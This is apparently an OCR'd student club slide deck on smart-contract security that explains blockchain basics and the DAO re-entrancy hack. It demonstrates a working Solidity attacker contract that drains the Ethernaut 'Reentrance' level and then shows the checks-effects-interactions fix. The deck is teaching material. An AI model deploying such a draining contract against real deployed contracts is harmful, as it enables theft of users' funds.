Super Awesome and Really Cool Presentation About Smart Contracts

meeeeee :3


KORELOGIC
SECURITY

- Josh Merrill
- Junior, Cybersecurity
- VP of CCSO, Lead Hacker
- Pentesting, Smart Contracts, Niche Programming Languages

Road Map

- Overview of the Blockchain
- Overview of Smart Contracts
- Application to Real World
- Why is Security Important
- What Does Security Look Like in Web3?
- Re-entrancy Attacks
- Demo time :^)

Overview of the Blockchain



- Solution to keep track of *something*
- Require everybody in a community to agree on every transaction
- “Tamper evident and tamper resistant” - NIST


What are Smart Contracts

- Pieces of code we can send to the blockchain
  - Compiled bytecode
  - High level dev work primarily in Solidity (Ethereum blockchain)
- Allow for N degree higher use
  - Transfer or swapping of funds/ assets
  - Use of services
  - Gaming (Play-to-earn)
- Enables business logic and its applications


```
contract MetaCoin {
  mapping (address => uint) balances;

  function MetaCoin() {
    balances[tx.origin] = 10000;
  }

  function sendCoin(address receiver, uint amount) returns(bool sufficient) {
    if (balances[msg.sender] < amount) return false;
    balances[msg.sender] -= amount;
    balances[receiver] += amount;
    return true;
  }

  function getBalance(address addr) returns(uint) {
    return balances[addr];
  }
}
```

Pshh Whatever Man Who Cares?

- Web3 has native features built-in that our current web does not




Ok Indoctrination is Done =)



What is Web3 Security?

- General carry-over
  - Phishing, scams, rug pulls (kinda obvious)
- Blockchain specific
  - Front running, block uncles, 51%, etc.
- Smart Contracts
  - Many, many, many :)

Important Lessons



- Blockchains are *generally* secure, people are not
- People are creating apps and functionality on the blockchain
  - Is this different from webapps or native apps?
  - Engineering process (NASA vs Software)
- Looking to secure logic and ownership rather than looking for root
  - Dealing directly with money
  - C-Suite I rooted everything vs. I can steal $150M
- Memory corruption, kind of?
  - Integer under/overflow (noob baby stuff)
  - Storage slot collisions
- Always handing execution to untrusted code
- With new technology come new vulnerabilities

How Does This Relate to Me?

- Producer (Business owner/ operator)
  - Running a successful business typically means that you would like to reduce the amount of time and money that is stolen from you
- Consumer
  - Trust in a product
- Guy who likes capitalizing on the misfortune of others in order to maximize their own monetary gain

How to Steal $100M from Flawless Smart Contracts

0x4141 June 28th, 2022

My blockchains adventure continues! This time I protected Moonbeam network by disclosing a critical design flaw, safeguarding more than $100M assets at risk in various DeFi projects. I was awarded the maximum reward amount of their bug bounty program on Immunefi, $1M, and $50k bonus from Moonwell (I guess that's also one of the top 10 highest bug bounties?)

How Does This Relate to Me?

- Producer (Business owner/ operator)
  - Running a successful business typically means that you would like to reduce the amount of time and money that is stolen from you
- Consumer
  - Trust in a product
- ~~Guy who likes capitalizing on the misfortune of others in order to maximize their own monetary gain~~
- Security Researcher
  - Extremely lucrative bug bounty payouts
  - Work on cutting edge technology
  - perform a vital role by securing the future's monetary systems or whatever not like i care
  - work on challenging and interesting problem or something idk i wasnt listening

How to Steal $100M from Flawless Smart Contracts

0x4141 June 28th, 2022

My blockchains adventure continues! This time I protected Moonbeam network by disclosing a critical design flaw, safeguarding more than $100M assets at risk in various DeFi projects. I was awarded the maximum reward amount of their bug bounty program on Immunefi, $1M, and $50k bonus from Moonwell (I guess that's also one of the top 10 highest bug bounties?)


Where to Get Started

- https://github.com/stackviolator/ethernaut-walkthroughs
- Roughly 60 pages worth of write ups (not including exploit contract code)

```
┌─jmerrill@jmerlap1../ethernaut-walkthroughs
└─$ wc * */* | sort
        -- SNIP --
     175    1153  7277 12_privacy
     193    1338  8710 16_perservation
     200    1055  7476 24_puzzle_wallet
     205    1425  8682 18_magic_number
    3018   16869  112786 total
```

Example: The DAO Hack - Re-entrancy

- DAO - Decentralized Autonomous Organization
- Investor directed VC firm
- Raised $150 million in crowdfunding 👀
- Suffered a $60 million hack
- Caused “the fork”


DAO
Malicious Proxy Contract
Initiate Withdrawal
re-entrant attack with repeated Ether Withdrawal
withdrawBalance
Ether transfer
send Ether, pass along gas
fallback function
overridden by the developer,
triggers another withdraw
withdrawBalance
update balance
internal state update

Demo: Re-entrancy

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import '@openzeppelin/contracts/math/SafeMath.sol';

contract Reentrance {

  using SafeMath for uint256;
  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] = balances[_to].add(msg.value);
  }

  function balanceOf(address _who) public view returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      (bool result,) = msg.sender.call{value:_amount}("");
      if(result) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  receive() external payable {}
}
```

How Can we Steal Money?

"The goal of this level is for you to steal all the funds from the contract."

- Only way to take money from the contract is withdraw()
  - withdraw() will subtract the amount we want to withdraw from our balance, lame

```
function withdraw(uint _amount) public {
  if(balances[msg.sender] >= _amount) {
    (bool result,) = msg.sender.call{value:_amount}("");
    if(result) {
      _amount;
    }
    balances[msg.sender] -= _amount;
  }
}
```

EVM is Single Threaded

- Execution can only do **one thing at a time**
  - If function 1 calls function 2, function 2 needs to complete before returning execution to function 1

```
function f1() public payable {
  // Some code here
  bool condition = external_func()
  // Some more stuff happens here
}
```

```
function external_func() public returns bool {
  // Does something
  // Long and complex logic
  return true;
}
```

What if this was an Infinite Recursive Loop?

```
function f1() public payable {
  // Some code here
  bool condition = external_func()
  // Some more stuff happens here
}

function external_func() public returns bool {
  // Does something
  f1();
  // Long and complex logic
  return true;
}
```

How can we Hijack Control?

```
function withdraw(uint _amount) public {
  if(balances[msg.sender] >= _amount) {
    (bool result,) = msg.sender.call{value:_amount}("");
    if(result) {
      _amount;
    }
    balances[msg.sender] -= _amount;
  }
}
```

Ethernaut Contract

```
contract someContract {
  receive() external payable {
    // Do something when someone sends us money :)
  }
}
```

Malicious Contract

```
function withdraw(uint _amount) public {
  if(balances[msg.sender] >= _amount) {
    (bool result,) = msg.sender.call{value:_amount}("");
    if(result) {
      _amount;
    }
    balances[msg.sender] -= _amount;
  }
}
```

Ethernaut Contract

```
contract someContract {
  receive() external payable {
    // Do something when someone sends us money :)
    ethernaut.withdraw(amount);
  }
}
```

Malicious Contract

Solution Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

interface Re {
  function donate(address _to) external payable;
  function withdraw(uint _amount) external;
}

contract Steal {
    Re victim;
    uint amount;

  constructor(address _addr) public payable {
    victim = Re(_addr);
    amount = .001 ether;
  }

  // Function to send eth in contract back somewhere else
  // (for testing if exploit doesnt work)
  function savior(address payable _to) public payable {
    (bool sent, ) = _to.call{value: address(this).balance}("");
    require(sent, "Failed to send ether");
  }

  // Put some eth into the victim so we can withdraw
  function sendBread() public payable {
    victim.donate.value(amount)(address(this));
  }

  // Initialize the chaos
  function withdrawBread() public {
    victim.withdraw(amount);
  }

  // Fallback function, repeatedly call victim.withdraw
  receive() external payable  {
    if (address(victim).balance >= amount) {
      victim.withdraw(amount);
    }
  }
}
```

Why was this Contract Vulnerable?

- Checks-Effects-Interactions

  “When calling an external address, for example when transferring ether to another account, the calling contract is also transferring the control flow to the external entity”

Old and busted

```
function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      (bool result,) = msg.sender.call{value:_amount}("");
      if(result) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }
```

New hotness

```
function withdraw(uint _amount) public {
 if(balances[msg.sender] >= _amount) {
   // Oh my god.. subtract balance before sending the monies....
   balances[msg.sender] -= _amount;
   (bool result,) = msg.sender.call{value:_amount}("");
   // Assert the transaction is a success, if not, cancel and revert ALL execution
   require(result, "Sending eth failed");
 }
}
```

Questions/ QR Codes :)

Join CCSO!

Join us at KoreLogic!


HL
Hank Leininger
And here's the QR code
for the contact page
oh and tell people to go vote if they haven't already ;)
9m